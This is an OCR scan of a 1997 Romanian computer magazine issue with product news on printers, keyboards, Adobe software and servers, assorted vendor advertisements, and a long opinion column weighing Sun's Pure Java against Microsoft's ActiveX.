
Imprimanta color cu jet de cerneală Lexmark 2030 a fost considerată de Societatea Proiectanților Industriali din America și publicația Bussiness Week ca fiind CEL MAI BINE PROIECTAT PRODUS DIN LUME AL ANULUI 1997. Imprimanta face parte din cei 29 de câștigători ai competiției Industrial Designs Excellence Awards, și a obținut una din cele patru medalii de aur, la categoria echipament

PRINT LEXMARK
Lexmark's ultimate Color Printing Solution for Home.
LEXMARK 2030 Color Jetprinter

industrial. Asemenea altor imprimante Lexmark, modelul 2030 are un design futuristic, nu are butoane și este în mod automat activată și operată printr-o fereastra Windows. Rezoluția de 600x300 dpi oferă o calitate identică cu cea a imprimantelor laser.
http://www.lexmark.com/press /97_press/05-30-97.html

Tastaturi românești

FIRMA HEWLETT-PACKARD LANSEAZĂ LOCALIZAREA ROMÂNEASCĂ A TASTATURILOR și ghidurilor de utilizare pentru PC-uri. Astfel utilizatorii calculatoarelor HP Vectra pot folosi acum suportul pentru fonturi românești din versiunile Windows 95 și Windows NT 4.0. Versiunea românească de tastatură are tastele speciale Windows 95 și permite pornirea calculatorului apăsând tasta „spacebar". Noul ghid de instalare și utilizare ușurează instalarea și întreținerea sistemului. În plus, această localizare contribuie la alinierea calculatoarele HP Vectra la reglementările legale privind protecția consumatorului.
http://www.hp.com


FREE MIND ADVERTISING
TOTALSOFT
ARHITECTURI INFORMATICE

CONSULTANȚĂ
SOLUȚII INTEGRATE
PROIECTARE
TRAINING

TOTALSOFT
REȚELE & SERVICE

Windows NT, Novell, Unix
BayNetworks, 3COM, CISCO

Calea Dorobanților 103-105, sector 1, București Tel/fax: 2302374 2300976 2301020/133 E-mail: totsoft@mb.roknet.ro

Cumpărați acum un PowerMacintosh și obțineți:

– 75% pentru:

QuarkXPress Românesc 3.31

QuarkXPress

299$

QuarkXPress Power Macintosh

Include:


Despărțire în silabe în limba română
Licență utilizator
Dischetă de înregistrare
Mac OS 7.6.1 Românesc

Legalizare Software**

650$ sau 599$*

* începând cu 2 pachete
** Doar pentru Power Macintosh
Utilizatorii înregistrați vor avea posibilitatea de upgrade la versiunea 4.0 Internațională cu despărțire în silabe în limba română când aceasta va fi disponibilă.

– 50% pentru:




Adobe Photoshop

~~976$~~

499$

399$*




Adobe Illustrator

~~650$~~

333$

279$*



Adobe PageMaker

~~976$~~

499$

*Photoshop +Illustrator cumpărate împreună (pt. Macintosh)

până la 1000$

pentru un **Macintosh vechi** sau un **PC**

pînă la
350MHz

Cumpărați astăzi un **Power Macintosh 9600/300 sau 9600/350,** cele mai bune computere pentru tehnoredactare, grafică, video și multimedia și obțineți o reducere egală cu prețul pe care vi-l vom oferi pe un **Macintosh vechi** sau un **PC**.

IRIS S.A.

QUARK

Integrated Romanian Information Systems este Distribuitor General
Unic pentru România și Republica Moldova
Tel: 232.10.47 Fax: 232.10.46 email: irisgm@com.pcnet.ro

Adobe

Apple®

Hârtie foto pentru imprimante

Hewlett-Packard Company și Eastman Kodak Company au anunțat luni 8 septembrie că vor dezvolta împreună o nouă hârtie fotografică pentru cele mai noi tipuri de imprimante HP DeskJet, pentru micile birouri. HP Deluxe Photo Paper va fi distribuită de către HP și folosește tehnologia KODAK Image Enhancement (KIE). Noile imprimante HP DeskJet 720C și HP DeskJet 890C Professional Series vor avea lipit un logo KIE, care va indica faptul că se pot obține imagini grafice color de o înaltă calitate dacă se va folosi HP Deluxe Photo Paper. Noua hârtie va fi disponibilă din octombrie la prețul de 14,99$ pentru 20 foi, ce pot fi tipărite pe o singură parte.
http://hpcc920.external.hp.com/pressrel/sep97/08sep97f.htm

Calitate cu jet de cerneală

Imprimanta din seria DeskJet 720 este primul model al companiei Hewlett-Packard capabil să furnizeze imagini de calitate fotografică pe orice hârtie. La obținerea acestui rezultat au contribuit două noi tehnologii de la HP. Prima tehnologie se numește PhotoRet II și constă într-un nou cartuș de cerneală color ce permite creșterea numărului de culori per pixel fără să reducă viteza de imprimare. A doua tehnologie se numește ColorSmart II și calibrează automat ecranul la imprimantă, reușind intensificarea imaginilor de joasă rezoluție, de genul celor descărcate de pe Internet. Viteza de imprimare este de 4 ppm color și 8 ppm alb-negru.
http://www.techweb.com/wire/news/1997/09/0909inkjet.html

Software

Update-ul Adobe Illustrator 7.0.1

Proprietarii de Adobe Illustrator 7.0 înregistrați pot să descarce gratuit versiunea 7.0 pentru Macintosh, iar varianta pentru Windows va fi disponibilă curând. Această aducere la zi nu conține funcții noi majore, dar repară anumite scame și aduce îmbunătățiri de performanță.


Adobe FrameMaker 5.5 pentru Windows, Macintosh și UNIX

Adobe a anunțat apariția versiunii în Engleză a Adobe FrameMaker 5.5, FrameMaker+SGML 5.5, FrameViewer 5.5 și Frame Developer's Kit, precum și versiunea Japoneză a Adobe FrameMaker 5.5 pentru Windows, Macintosh și UNIX. Adobe FrameMaker 5.5 este un instrument care ajută companiile să rezolve problema creării unor documente mari și complexe destinate a fi tipărite, sau publicate pe Web.
http://www.adobe.com

Servere

ALR scade prețurile

Advanced Logic Research, filială a companiei Gateway 2000, a anunțat semnificative reduceri de prețuri la seria de servere pentru întreprinderi Revolution și va introduce noi sisteme workgroup. Serverele ARL Revolution 6x6, echipate cu procesoare Intel 200MHz Pentium Pro și 512 KB L2 cache, vor costa acum 7.995$, ceea ce înseamnă o reducere de peste 35 de procente. De asemenea, compania va lansa noile servere workgroup/departament ALR Revolution 2X și ALR Revolution 2XL cu procesare duală. Aceste modele vor costa 2.400$ pentru echipamente dotate cu procesoare Pentium II 233MHx și cache 512KB L2, și 3.500$ pentru sistemele Pentium Pro 200 MHz cu cache 256 KB L2.



http://www.infoworld.com/cgi-bin/displayStory.pl?970910.walr.htm

Stații de lucru

PC-uri și stații de lucru

Diferența dintre PC-urile desktop și stațiile de lucru a devenit mai mică prin introducerea de către Compaq a stației de lucru Professional Workstation 5100. Fiecare model al familiei 5100 conține o tehnologie ce va permite procesarea de seturi diferite de instrucțiuni simultan pe două procesoare Pentium la 266 MHz sau 300 MHz. Printre alte facilități se numără suportul pentru până la opt monitoare, grafică 2D sau 3D, CD-ROM 24x și până la 512 MB de RAM.
http://www.techweb.com/wire/news/1997/09/0910compaq.html

Best Buy

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer

COMPUTER SHOPPING CENTRE

SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unități Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON

cipro S.R.L.
COMPUTER SYSTEMS Ltd.

BUCUREȘTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

De *Harrison Forbes*

O cafea vă rog, şi să fie Java

Este un lucru bine cunoscut că ploile excesive în America de Sud vor influenţa în mod serios preţul boabelor de cafea, în lunile viitore, în SUA. Piaţa bunurilor de larg consum lucrează într-un mod misterios. Cu toate că noile recolte nu au fost încă nici măcar plantate, simpla suspiciune privind vremea nefavorabilă provoacă fiori în rândul brokerilor. Şi atunci, când ei au emoţii, noi, publicul, rămânem de-a dreptul îngheţaţi, gândindu-ne că urmează o nouă mărire a preţurilor. De câteva săptămâni, preţul la cafeaua boabe urcă considerabil, şi se presupune că această tendinţă se va păstra în viitorul apropiat. Ne-am putea aştepta, în mod normal, ca lumea să bea mai puţină cafea, dar cererea de cafea, la o marjă mică de creştere a preţului, pare să fie puţin elastică. Deci am putea să ne lăsăm de fumat, să mai renunţăm la distracţii, dar cât timp nu trebuie să luăm credit pe casă, ca să bem cafea, o creştere redusă nu ne va împiedica s-o bem.

Probabil, acesta este şi motivul pentru care continuăm să sperăm că va exista un standard Pure Java, şi mai credem că eforturile făcute de Microsoft, pentru a deturna străduinţele celor care fac standardele Pure Java, nu vor avea, până la urmă, succes. Nu ştiu dacă Sun ar fi avut mai mult noroc, numind limbajul altfel decât Java şi Java Beans (pentru a face clar că nu este doar o greşeală), dar cu siguranţă Sun, sau orice altă firmă din domeniul calculatoarelor, ar fi avut de-a face cu aroganţa Microsoft, atâta timp cât Microsoft este prezent în acel segment de piaţă şi se simte ameninţat de noul venit.

În ciuda faptului că deţine peste 30% din piaţa de sisteme, UNIX nu este un standard unic, pentru cei care doresc să-l utilizeze. Unix este sistemul de operare cu cel mai mare număr de personalizări de pe piaţă şi, cu excepţia numelui, comun, variantele au diferenţe majore. Deci, nu trebuie să ne surprindă că un program de pe HP UNIX nu se execută sub versiunea Unix de la Sun, fără să mai zicem ceva de versiunea Unix proprie IBM, numită AIX. Trebuie să fim mulţumiţi de faptul că Microsoft n-a avut niciodată ideea de a pătrunde pe piaţa Unix, cu o variantă proprie. Ani de-a rândul, cei implicaţi în această ceremonie, au încercat să creeze un standard general acceptat pentru Unix şi efortul lor a eşuat ani de-a rândul.

Apariţia Internet-ului a creat totuşi posibilităţi noi şi, în sfârşit, a trebuit făcut ceva pentru ca această situaţie de Turn Babel să se termine. Pe lângă UNIX, avem Windows, OS/2, Mac şi o mulţime de alte sisteme. Partea tristă este că fiecare dintre SO menţionate are anumite calităţi pe lângă deficienţe şi nu comunică între ele. Atunci când rulează pe echipamente proprii, lucrul este de înţeles, dar frustrarea atinge cote superioare atunci când se execută pe aceleaşi tipuri de echipamente şi sistemul de operare nu vede existenţa celuilalt sistem.

Internetul este prezent de peste 25 de ani, dar confruntarea lui cu lumea reală a putut avea loc doar de patru, cinci ani. Net a pornit ca reţea pentru lumea întreagă, de către Guvernul American, pentru conectarea militarilor şi universităţilor din întreaga lume. Cu toate că era importantă încă din prima zi a existenţei sale, adevărata semnificaţie s-a arătat doar când orice Ionel din lume a început s-o folosească pentru comunicare zilnică. În momentul de faţă, peste 60 de milioane de calculatoare din întreaga lume sunt conectate la Net, şi numărul lor creşte în fiecare minut. Internet conectează tot felul de echipamente hardware care folosesc tot felul de sisteme de operare şi comunicarea este posibilă datorită unor standarde utilizate. Este un lucru cunoscut că, Microsoft ar dori ca şi restul lumii să utilizeze produsele lui, şi indiferent cât de mult încearcă să ne convingă că chiar fac acest lucru, realitatea este diferită. În ciuda multitudinii de sisteme de operare şi configuraţiilor hard utilizate pe Net, comunicarea este posibilă folosind un standard, numit browser. Este un lucru drept să avem mai multe din acestea, cele mai populare fiind Netscape şi Microsoft Explorer, dar ceea ce este remarcabil la aceste navigatoare este că, până la urmă, indiferent cine i-a făcut sau ce nume poartă, ele îndeplinesc aceeaşi funcţie şi oferă aceleaşi rezultate.

Acum câţiva ani, Sun a apărut cu un proiect care a eşuat la început, proiectul Java. Definit ca un limbaj script, a apărut ca limbaj pentru Internet, şi va trebui să realizeze visul tuturor, conlucrarea. În foarte puţine cuvinte, scopul Java este să permită ca aplicaţiile să fie disponibile şi să se execute sub orice sistem de operare, sau ideea de a „scrie o dată şi executa oriunde", aşa cum le place să spună cei din lumea calculatoarelor. Pentru a îndeplini această sarcină, orice sistem de operare, care va rula Java, va avea aşa numita Maşină Virtuală, va permite compilare şi va executa produsul final în browser. Din întâmplare, azi, oricine are browser cu facilităţi Java, are posibilitatea de a aduce de pe situl Corel versiunea beta de la Word Perfect, scrisă în Java. Utilizatorii WARP, de la ultima versiune încoace, fost Merlin acum un an, dispun de un sistem de operare care are facilităţi Java. Pe la sfârşitul acestui an, Word Perfect Suite va avea facilităţi Java şi Lotus va avea versiunea Smart Suite, compusă din appleturi (Kona). Toţi utilizatorii care au sisteme de operare cu facilităţi Java, vor putea executa aceeaşi aplicaţie, indiferent de SO şi mai mult, aceiaşi utilizatori vor putea să scrie şi să citească aceleaşi fişiere, fără a fi nevoie de conversii între sisteme. Partea hardware şi sistemul de operare îşi vor pierde importanţa. Poate, va fi mai puţin lucru pentru programatori, deoarece nu vor mai trebui să facă mutări de aplicaţii, de pe un sistem pe altul şi sperăm că acest efort inutil va fi folosit mai bine.

Microsoft, aşa cum face de ani de zile, s-a simţit obligat să prezinte propria vesiune de Java. Aceasta se numeşte ActiveX şi, pentru cei cu vedere slabă, realizează aceleaşi funcţii ca şi Java. S-ar putea spune că este un mediu care oferă posibilitatea pentru programatori să scrie o dată şi să execute programul pe orice calculator. Atât ActiveX cât şi Java se execută în browsere şi oferă componente pentru aplicaţii Internet şi intranet. Argumentele aduse de Microsoft par puternice: „de ca să utilizaţi Java, când noi facem acelaşi lucru?“. Problema este că asemănările între cele două tehnologii se opresc aici.

În timp ce ActiveX este realizat special pentru Windows 95 şi Windows NT, Java este în mod inerent independent de sistemul de operare. Şi acest lucru este esenţial pentru înţelegerea implicaţiilor pe care le are fiecare din aceste tehnologii în informatică. ActiveX este compilat special pentru mediul Windows şi este realizat cu unelte de dezvoltare bazate pe Windows, Microsoft Visual C++ şi Visual Basic 5.0. Un obiect ActiveX care ajunge într-un browser este compilat şi gata de execuţie şi va rămâne aşa pe sistemul pregătit şi pentru alte aplicaţii. Dacă unii găsesc această facilitate ca fiind atractivă, majoritatea populaţiei, care înţelege semnificaţia acestui lucru, nu este fericită de loc în această situaţie. Controalele ActiveX pot interacţiona cu alte programe şi date stocate la client. Pentru a aminti doar un exemplu, un control ActiveX poate extrage şi instala pe sistemul client actualizări pentru versiunea beta de la Memphis, succesorul lui Windows 95. Astfel, ActiveX poate deveni o tehnologie foarte distructivă, deoarece acţionează fără controlul din partea utilizatorului şi poate schimba configuraţia sistemului de operare. Controalele pot fi utilizate şi la servere de aplicaţii prin modelul DCOM (Distributed Common Object Model) de la Microsoft.

La celălalt capăt al spectrului, Java este un limbaj interpretat. Atunci când se creează o aplicaţie Java, ea se scrie în limbajul Java şi se compilează în pseudo-cod şi nu cod maşină. Când este lansat, codul Java este compilat pentru a fi executat de Maşina Virtuală pe un sistem client. Fiecare sistem de operare are o Maşină Virtuală proprie, scrisă şi optimizată pentru el. Ca o consecinţă directă, aplicaţiile scrise pentru Java trebuie să se execute fără modificări pe orice platformă, inclusiv servere, pentru care s-a dezvoltat o Maşină Virtuală. Maşina Virtuală se transformă într-un fel de buffer între codul Java şi sistemul de operare.

Pentru moment, dezavantajul independenţei de platformă este că elemente standard de interfaţă, ca butoanele şi barele de defilare, nu sunt disponibile pentru aplicaţii Java şi trebuie oferite separat. Dar majoritatea aplicaţiilor GUI Java sunt scrise cu ajutorul AWT (Abstract Window Tool) de la Sun, care face parte din setul de unelte de dezvoltare Java şi firma încearcă să ofere mai mult din modul de prezentare şi funcţionare al sistemului local prin biblioteci de clase: Java Class Libraries. Şi, în scurt timp, acest neajuns va deveni o amintire. Dar, din nou, pare că suferim de amnezie şi uităm că lui Microsoft i-au trebuit destul de mulţi ani pentru a aduce Windows într-un stadiu semi-decent. Azi, la zece ani după prima lansare, mai trebuie să ne luptăm cu el. Şi, dacă acesta nu este un argument suficient pentru răbdare, trebuie să fac apel la cei grei: nici Roma n-a fost făcută într-o singură zi.

Pentru ca Java să reuşească să-şi atingă scopul de a unifica sistemele de operare, toţi proiectanţii trebuie să îndeplinească o condiţie: să utilizeze Java pur, adică un singur standard de limbaj. Amintesc doar că Sun încearcă să-l păstreze pur şi procesul este destul de dificil. Desigur, aşa cum l-a scris Sun, Java nu este perfect şi apar îmbunătăţiri. Oricine a dorit însă să facă schimbări, trebuia să trimită aceste schimbări la Sun, care, la rândul lui, a inclus mo-

PRIETENII RĂMÂN PRIETENI

Sunteţi abonat la PC Report?
Foarte bine!

Aţi ales cea mai bună soluţie pentru a fi la curent cu ultimele noutăţi în domeniu. Pentru a vă informa şi a învăţa. Pentru a fi pregătit pentru mîine.

Încercaţi să convingeţi un prieten/prietenă, care nu are încă un abonament, de avantajele care rezultă în urma încheierii unui abonament (preţ de cost mai scăzut, livrare sigură, înlăturarea efectelor inflaţioniste, participarea la tragerile la sorţi, la tombolele organizate de editură) şi veţi primi cadou unul dintre CD-urile alăturate. Succes!

Dacă prietenul/prietena:

Numele: ______________________________
Prenumele: ______________________________
Adresa: ______________________________
Cod poştal/Localitate: ______________________________
Tel./Fax: ______________________________

se abonează la PC Report în următoarele 30 de zile de la expedierea acestui talon, vă rog să-mi trimiteţi drept cadou CD-ul .... pe adresa:*

Numele: ______________________________
Prenumele: ______________________________
Adresa: ______________________________
Cod poştal/Localitate: ______________________________
Tel./Fax: ______________________________

*în cazul în care CD-ul ales de dumneavoastră s-a epuizat din stoc veţi fi contactat pentru a vă putea alege un alt CD

dificările şi le-a distribuit la toţi cei care deţin licenţă. Aceştia trebuiau să distribuie codul la beneficiarii lor, astfel încât modificările să apară peste tot, simultan. Oricât de dureros este procesul, este singura modalitate de a avea un Java pur şi de a evita eşecul cunoscut la Unix. Oricine se abate de la această cale îşi va pierde licenţa obţinută de la Sun şi se elimină singur.

Acum câteva săptămâni, iniţiativa Pure Java a câştigat un sens nou în momentul în care Lotus Developement s-a alăturat cu noua versiune Smart Suite, care are numele de cod Kona şi care va fi 100% Pure Java. O dată ce Lotus s-a alăturat, în sfârşit, clubului mulţi, oamenii au început să fie îngrijoraţi. Prin mulţi oameni înţeleg, desigur, Microsoft. Chiar în ziua imediat următoare celei în care Lotus Development a anunţat că se alătură iniţiativei de dezvoltare Pure Java, Bill Gates, cu „farmecul" lui obişnuit a trebuit să intre din nou în istorie, numind iniţiativa Sun de 100% Pure Java, „cel mai mic multiplu comun" al informaticii. „Cel mai mic" multiplu comun, poate, căci cine poate fi specialist mai bun în soluţii de nivelul cel mai redus decât şeful firmei cu atitudinea cea mai simplistă din lumea tehnicii de calcul. Ce este important este „numitorul comun" şi asta contează.

Cuvântarea lui Gates este totuşi o piedică nouă, în calea realizării unificării comunităţii celor care dezvoltă soft, deoarece arată că Microsoft va urma, aşa cum îi este obiceiul, o altă cale. Şi trebuie să urmeze altă cale, deoarece Java este o ameninţare reală pentru imperiul lui. Bill Gates va reuşi, atât cât putem întrezări viitorul, să anihileze efortul DOJ (departamentului justiţiei) de a-i limita monopolul, dar nu va putea să stopeze avalanşa creată de Java, care va realiza exact acelaşi lucru. Java nu depinde de Windows, şi aceeaşi aplicaţie Java se va putea executa atât sub Windows cât şi sub OS/2 sau Unix. Şi va fi o lume trăznet, aceea în care aceeaşi aplicaţie de producţie va rula la fel de uşor sub NT sau Unix. Mă întreb ce penetraţie va realiza NT într-o lume în care costurile de dezvoltare soft vor fi aceleaşi, indiferent de platformă? Mă întreb ce rată a succesului va avea NT în înlocuirea unor sisteme de operare care oferă toate facilităţile pe care NT speră să le ofere? Deci, dacă Bill Gates are de luptat, atunci acum este momentul să lupte şi aşa îl cunoaştem nu se va da înapoi de la nimic.

Şi deoarece răul şi mizeria vin totdeauna împreună, acum câteva săptămâni Information Week a publicat un articol menit să termine într-adevăr cu Java. Cel puţin asta încerca. Argumentul era că Java este nou, este lent şi nu va ajunge să fie notoriu, aşa cum este Windows şi ActiveX. Ar putea să fie şi elemente reale în afirmaţiile din articol. ActiveX este bazat pe Windows, are o mulţime de unelte de dezvoltare care s-au impus şi poate fi utilizat de oricine. Realitatea este că toate companiile noi lansate se orientează spre Java şi lumea proiectanţilor de soft a ajuns să-şi dea seama că Microsoft nu trebuie să fie singura alternativă. Un autor stimat de la Information Week, Stephan Manes a publicat un articol despre viitorul pentru Java, bazat pe cunoştinţele lui despre „p", o încercare de acum câţiva ani de unificare a tuturor sistemelor de operare existente pe piaţa anilor şaptezeci. Succesul avut de „p" este un lucru despre care nu merită să vorbim. Majoritatea oamenilor de azi nu au nici cea mai vagă idee despre ce era „p". Dar, cu tot respectul pentru Stephen Manes, cred că îi scapă subiectul. Atunci când a fost conceput „p", în anii şaptezeci, lumea calculatoarelor nu era cea de azi. Mare parte a omenirii nici nu ştia de existenţa ei. Era o lume rezervată doar „membrilor", o lume tehnică şi a celor

UPS-urile din gama **Best 510** sunt de tip "advanced line interactive" şi sunt special gândite pentru protecţia tuturor tipurilor de reţele.

Apelaţi deci la Best Power pentru rezolvarea problemelor datorate reţelei de alimentare.

Best 510 de 600VA până la 2000 VA

O reţea de alimentare instabilă poate duce la distrugerea tuturor fişierelor de pe un server de reţea, transmisia defectuoasă a datelor, defectarea prematură a componentelor şi multe altele.
Produsele Best Power rezolvă aceste probleme. Ele filtrează tensiunea de alimentare înainte ca aceasta să ajungă la reţeaua dumneavoastră, ceea ce ar reduce rata de cădere a computerelor şi reţelei cu până la 80%. Dacă apare o pană de curent, ele oferă alimentare de siguranţă pentru oprirea corectă a sistemului.

Best Power

GENESYS
Software Romania

Distribuitor autorizat: *GENESYS SRL*
Str. Ştefan Furtună 169, sect. 6, Bucureşti 77171
Tel.: (01) 638.49.44; Fax: (01) 220.33.95
Internet:http//www.genesys.ro
E-mail: sales@genesys.ro

care dispuneau de bani mulţi, pentru a avea acces. Azi, această lume dispune de bani mai mulţi ca niciodată, dar banii investiţi provin de la o mulţime de participanţi mai mici, milioane de participanţi mărunţi şi nu de la câţiva giganţi care investesc foarte mult, astfel că raportul de forţe s-a schimbat. În anii şaptezeci, nu exista înelegerea pentru unificarea sistemelor de operare, şi în afara câtorva vizionari care înţelegeau fenomenul, restul comunităţii nu pricepea sau nu-i păsa.

Stephan poate avea ideile proprii, Infoworld poate încerca să speculeze, dar realitatea zilnică este mai puternică. Desigur, cei interesaţi în eşecul Java vor încerca să deturneze eforturile care doresc succesul şi este un element existent, chiar dacă nu ne place. Dar bănuiesc că am învăţat multe din trecut. În plus, azi se investesc bani mulţi în Java şi nu cred că ne putem permite să-i pierdem.

Este un lucru dovedit că tehnologia de vârf a pierdut de obicei în confruntarea cu mediocritatea, un exemplu clasic putând fi Mac faţă de Intel, dar în cazul Java nu este vorba de revoluţie, şi în stadiul actual acesta s-ar putea să fie chiar cu un pas în urmă faţă de ActiveX. Singurul avantaj, oferit de Java pentru utilizatori, este că va unifica sistemele de operare şi va duce la economii imense pentru beneficiari, în ceea ce priveşte cheltuielile de achiziţie soft şi întreţinere programe, nemaivorbind de faptul că este limbajul acceptat pentru Internet, reţeaua mondială cu peste şaizeci de milioane de utilizatori.

S-ar putea ca lui Microsoft să nu-i placă, dar IBM este total dedicat şi a cheltuit foarte mulţi bani pentru această tehnologie. Cheltuind bani şi implementând, IBM a dovedit avantajele ei. Dacă OS/2 s-a dovedit un eşec comercial, s-ar putea transforma în câştigător real numai şi datorită faptului că a fost primul sistem de operare existent care oferea facilităţile Java înglobate şi a arătat lumii ceea ce se poate face cu Java. A fost catalizatorul care a forţat Microsoft să cumpere licenţa Java şi să-i urmărească atent dezvoltările, în ciuda faptului că încearcă să termine cu el folosind toate mijloacele. Încă o dată, Microsoft cheltuieşte bani pentru a încerca să distrugă ceva bun, atunci când ar putea contribui la succes. Nu înţeleg motivaţia, deoarece Java i-ar ajuta şi pe ei. Nu trebuie să ai monopol pe piaţă pentru a avea succes. Dar Bill Gates poate să aibă propria viziune despre lume şi dacă doreşte ca aceasta să fie singura, are tot dreptul. Nelson Rockefeller a fost şi el unic, dar a fost oare cu adevărat fericit în ultimii săi ani?

IBM, printr-o iniţiativă care a primit puţină publicitate, numită Solution Framework (cu numele de cod San Francisco, şi despre care în mod nostim nu am auzit, cu toate că frecventez mult lumea IBM şi am auzit mult de proiectul San Francisco) are în plan livrarea unui set comun de module de aplicaţii (ca formulare pentru beneficiari, calculul taxelor, conversii valutare) care pot fi adaptate de către furnizorii de software pentru ramurile industriale specifice beneficiarilor.

Ca răspuns, Microsoft lansează iniţiativa de Arhitectură ActiveX, ţintind, în primul rând, industria de comercializare cu amănuntul. El va dezvolta controale care vor lega aplicaţiile de afaceri ale comercianţilor şi distribuitorilor cu furnizorii, pe Net. Sunt avute în vedere firme ca Boston Market, Burger King, Wal-Mart şi restaurantele care aparţin de PepsiCo: Pizza Hut, Taco Bell şi KFC.

Majoritatea utilizatorilor nu se întreabă, care tehnologie este mai bună, ci ce se adoptă. Şi sentimentul general este că se preferă Microsoft. Se pare că se obţin rezultatele de pe urma cheltuielilor de reclamă făcute de Bill Gates.

Marriott International Inc. un lanţ de hoteluri din SUA este unul din cei care au adoptat devreme tehnologia Microsoft. Cu toate acestea, vicepreşedintele pentru vânzări interactive, de la această firmă recunoaşte că soluţia nu este definitivă şi că probabil peste cinci ani vor căuta din nou dacă există alte soluţii alternative.

Un alt avantaj pentru utilizatori, dacă folosesc aplicaţii Java, vor fi preţurile mai reduse pentru soft. Lotus promite să ofere Kona la o fracţiune din preţul de 150$, cât costă acum Smart Suite. Din păcate, costurile mai reduse pentru soft nu vor fi suficiente pentru a convinge utilizatorii, dacă nu se realizează şi promisiunile de lucru pe mai multe platforme. Cea mai mare speranţă pentru Java nu va fi Java în sine ci uneltele de asigurare a posibilităţilor de conectare, care sunt livrate de terţi furnizori. Una din firmele cu rol vital în arena Java este Oracle, care va oferi programatorilor săi împreună cu Sedona, acces la o multitudine de modele obiect cu un API unic, care vor trata conversiile în mod unitar. IBM are planuri similare şi o firmă recent lansată, din Canada, Edge Software Ltd va livra, în


Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
SISTEMELE DE CALCUL AGER
GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz
DEPĂŞEŞTE-ŢI GRANIŢELE MINŢII
AGER
THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI !

HotSoft

KeyMap
&Fonts

Add on
Designed for
MICROSOFT® WINDOWS'95

VERSIUNEA 2


Keyboard Properties

Limbajul: Romanian

Layout: Romanian

☑ Literă

Mută în spate ☐

MS Sans Serif, 8, Regular

ă,Ă

0227, 0195

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
